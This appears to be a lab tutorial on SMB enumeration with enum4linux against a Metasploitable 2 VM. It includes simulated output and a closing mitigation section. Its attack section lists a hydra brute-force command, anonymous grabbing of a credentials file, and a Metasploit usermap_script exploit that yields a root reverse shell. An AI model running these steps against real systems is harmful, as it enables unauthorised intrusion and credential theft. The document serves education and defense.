

One of the most frequently targeted protocols for enumeration is SMB (Server Message Block) — a protocol used for file sharing, printer sharing, and communication between devices on Windows networks.
This article is a complete documentation of a practical demo conducted by a penetration tester, using enum4linux as the primary tool for SMB enumeration. All steps will be explained in detail with simulated terminal output, technical analysis, and security implications.
⚠️ IMPORTANT DISCLAIMER: All information in this article is intended for cybersecurity education purposes. Performing enumeration or exploitation against systems without written permission is illegal and can lead to criminal charges. Always use personal labs, VMs, or platforms like HackTheBox/TryHackMe for practice.
What is SMB Enumeration?
SMB Enumeration is the process of gathering information from systems running SMB services (ports 139/tcp and 445/tcp). The information that can be obtained includes:

Tools Used
1. enum4linux
Classic tool for SMB enumeration. Combines functionality from:
nmblookupnet viewsmbclientrpcclient
Installation:
sudo apt update && sudo apt install enum4linux -y2. SMBClient
For manually accessing SMB shares.
3. Nmap
For port scanning and service detection.
4. Metasploit Framework
For advanced exploitation.
Complete Step-by-Step Lab Practice
Phase 0: Lab Setup
Attacker: Kali Linux (192.168.1.100)
Target:   Metasploitable 2 (192.168.1.110)
Phase 1: Root Access
┌──(user㉿kali)-[~]
└─$ sudo su
[sudo] password for user:
┌──(root㉿kali)-[~]
└─#
Why root? Some enum4linux functions require root access for raw sockets and packet crafting.
Phase 2: Target Identification
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163  mtu 1500
        inet 192.168.1.100  netmask 255.255.255.0  broadcast 192.168.1.255
┌──(root㉿kali)-[~]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
✅ Target found: 192.168.1.110
Phase 3: Service Discovery
┌──(root㉿kali)-[~]
└─# nmap -p 139,445 -sV 192.168.1.110
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.x - 4.x (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian
📌 Target running Samba 3.0.20 — old and vulnerable version!
Phase 4: Connectivity Test
┌──(root㉿kali)-[~]
└─# ping -c 3 192.168.1.110
PING 192.168.1.110 (192.168.1.110) 56(84) bytes of data.
64 bytes from 192.168.1.110: icmp_seq=1 ttl=64 time=0.85 ms
64 bytes from 192.168.1.110: icmp_seq=2 ttl=64 time=0.79 ms
64 bytes from 192.168.1.110: icmp_seq=3 ttl=64 time=0.91 ms
✅ Target reachable — ready for enumeration.
Phase 5: Running enum4linux (Full Scan)
┌──(root㉿kali)-[~]
└─# enum4linux -a 192.168.1.110
Flag -a = Perform all enumeration (OS, users, shares, groups, password policy, etc.).
Output Analysis and Data Interpretation
A. Target Information
=====================================
|    Target Information             |
=====================================
Target ........... 192.168.1.110
RID Range ........ 500-550,1000-1050
✅ RID (Relative Identifier) Range: The tool will try every RID to find users.
B. OS Information
=====================================
|    OS Information                |
=====================================
[+] Got OS info for 192.168.1.110 from smbclient:
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
⚠️ CRITICAL: Samba 3.0.20 has vulnerability CVE-2007–2447 (usermap_script) that allows RCE.
C. NetBIOS & Domain Info
=====================================
|    NBTstat Information           |
=====================================
[+] NetBIOS Name Table:
    METASPLOITABLE <00> - B         WORKGROUP
    METASPLOITABLE <03> - B         Messenger Service
    METASPLOITABLE <20> - B         File Server Service
    WORKGROUP      <1e> - B         Browser Service Elections
📌 <20> = File sharing service active. <00> = Workstation service.
D. Session & User Enumeration
=====================================
|    Session Check                 |
=====================================
[+] Attempting to enumerate sessions using SAMR...
    User Name           : <unknown>
    Logon Domain        : METASPLOITABLE

=====================================
|    User Enumeration              |
=====================================
[+] Local Users via SAMR (RID Cycling):
    RID: 500, User: administrator
    RID: 501, User: nobody
    RID: 502, User: klog
    RID: 1000, User: root
    RID: 1001, User: daemon
    RID: 1002, User: bin
    RID: 1003, User: sys
    RID: 1004, User: sync
    RID: 1005, User: games
    RID: 1006, User: man
    RID: 1007, User: lp
    RID: 1008, User: mail
    RID: 1009, User: news
    RID: 1010, User: uucp
    RID: 1011, User: proxy
    RID: 1012, User: www-data
    RID: 1013, User: backup
    RID: 1014, User: list
    RID: 1015, User: irc
    RID: 1016, User: gnats
    RID: 1017, User: nobody
    RID: 1018, User: libuuid
    RID: 1019, User: dhcp
    RID: 1020, User: syslog
    RID: 1021, User: klog
    RID: 1022, User: sshd
    RID: 1023, User: bind
    RID: 1024, User: postfix
    RID: 1025, User: ftp
    RID: 1026, User: postgres
    RID: 1027, User: mysql
    RID: 1028, User: tomcat55
    RID: 1029, User: distccd
    RID: 1030, User: user
    RID: 1031, User: service
    RID: 1032, User: telnetd
    RID: 1033, User: proftpd
    RID: 1034, User: statd
    RID: 2000, User: msfadmin
    RID: 2001, User: bind
    RID: 2002, User: syslog
    RID: 2003, User: postfix
🔥 40+ user accounts identified! This is a goldmine for attackers.
Important Users:
administrator– RID 500 (default admin)root– RID 1000msfadmin– RID 2000 (well-known credentials: msfadmin:msfadmin)postgres,mysql,tomcat55– Service accounts (potential default passwords)
E. Share Enumeration
=====================================
|    Share Enumeration             |
=====================================
[+] Attempting to enumerate shares using SAMR...
    Sharename       Type    Comment
    ---------       ----    -------
    print$          Disk    Printer Drivers
    tmp             Disk    oh noes!
    opt             Disk
    IPC$            IPC     IPC Service (metasploitable server (Samba 3.0.20-Debian))
    ADMIN$          IPC     IPC Service (metasploitable server (Samba 3.0.20-Debian))

[+] Attempting to access shares with anonymous logon:
    //192.168.1.110/tmp      Mapping: OK, Listing: OK
    //192.168.1.110/opt      Mapping: OK, Listing: OK
    //192.168.1.110/IPC$    [E] Can't browse with anonymous
    //192.168.1.110/ADMIN$  [E] Can't browse with anonymous
⚠️ CRITICAL: tmp and opt shares are accessible without authentication!
Check Share Contents:
┌──(root㉿kali)-[~]
└─# smbclient //192.168.1.110/tmp -N
Anonymous login successful
smb: \> ls
  .                                   D        0  Wed Feb 12 18:30:15 2026
  ..                                  D        0  Wed Feb 12 18:30:10 2026
  backup.sh                          A      123  Wed Feb 12 18:25:00 2026
  credentials.txt                   A      450  Wed Feb 12 18:20:30 2026
  shell.php                         A      750  Wed Feb 12 18:15:45 2026
📌 Found credentials.txt file — attacker can read it immediately.
F. Password Policy Information
=====================================
|    Password Policy Information    |
=====================================
[+] Attempting to get password policy via SAMR...
[+] Password policy for domain METASPLOITABLE:
    Password min length:       5
    Password history length:   0
    Password properties:       0x00000000 (DOMAIN_PASSWORD_COMPLEX=0)
    Minimum password age:      0 days
    Maximum password age:      42 days
    Lockout threshold:         Not Set
    Lockout duration:          Not Set
    Lockout observation window: Not Set
⚠️ CRITICAL:
- No password complexity
- Minimum length only 5 characters
- No lockout policy
Brute force becomes very easy.
Case Study: Vulnerable vs Secure Target
Case 1: Metasploitable (Vulnerable Target)
# Result: FULL INFORMATION OBTAINED
40+ users enumerated
2 anonymous shares
Weak password policy
Legacy Samba version (3.0.20)
Case 2: Windows Server 2019 Hardened (Secure Target)
# Result: MINIMAL INFORMATION
=====================================
|    Session Check                 |
=====================================
[-] Null sessions are disabled on this target.
[-] Unable to enumerate users (STATUS_ACCESS_DENIED).

=====================================
|    Share Enumeration             |
=====================================
[-] Access denied listing shares (requires authentication).
📌 Difference: Proper security configuration blocks null sessions and anonymous access.
Post-Enumeration Attack Vectors
After obtaining information from enum4linux, attackers can proceed to the exploitation phase:
1. Brute Force Credential
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt smb://192.168.1.1102. Access Insecure Shares
smbclient //192.168.1.110/tmp -N
get credentials.txt
3. Exploit Samba usermap_script (CVE-2007–2447)
msf6 > use exploit/multi/samba/usermap_script
msf6 exploit(usermap_script) > set RHOSTS 192.168.1.110
msf6 exploit(usermap_script) > set LHOST 192.168.1.100
msf6 exploit(usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Command shell session 1 opened (192.168.1.100:4444 -> 192.168.1.110:37582)
whoami
root
Mitigation and Defense
For System Administrators:
- Disable SMBv1 (obsolete and insecure)
Disable-WindowsOptionalFeature -Online -FeatureName smb1protocol2. Disable Null Sessions
- Windows: Set
RestrictNullSessAccess = 1 - Samba: Set
restrict anonymous = 2in smb.conf
3. Enforce Strong Password Policy
- Minimum length ≥ 12 characters
- Enable password complexity
- Set lockout threshold (e.g., 5 attempts)
4. Firewall Rules
- Restrict access to ports 139 & 445 to trusted subnets only
5. Regular Patching
- Samba 3.x is EOL — upgrade to Samba 4.x
- Regular Windows Updates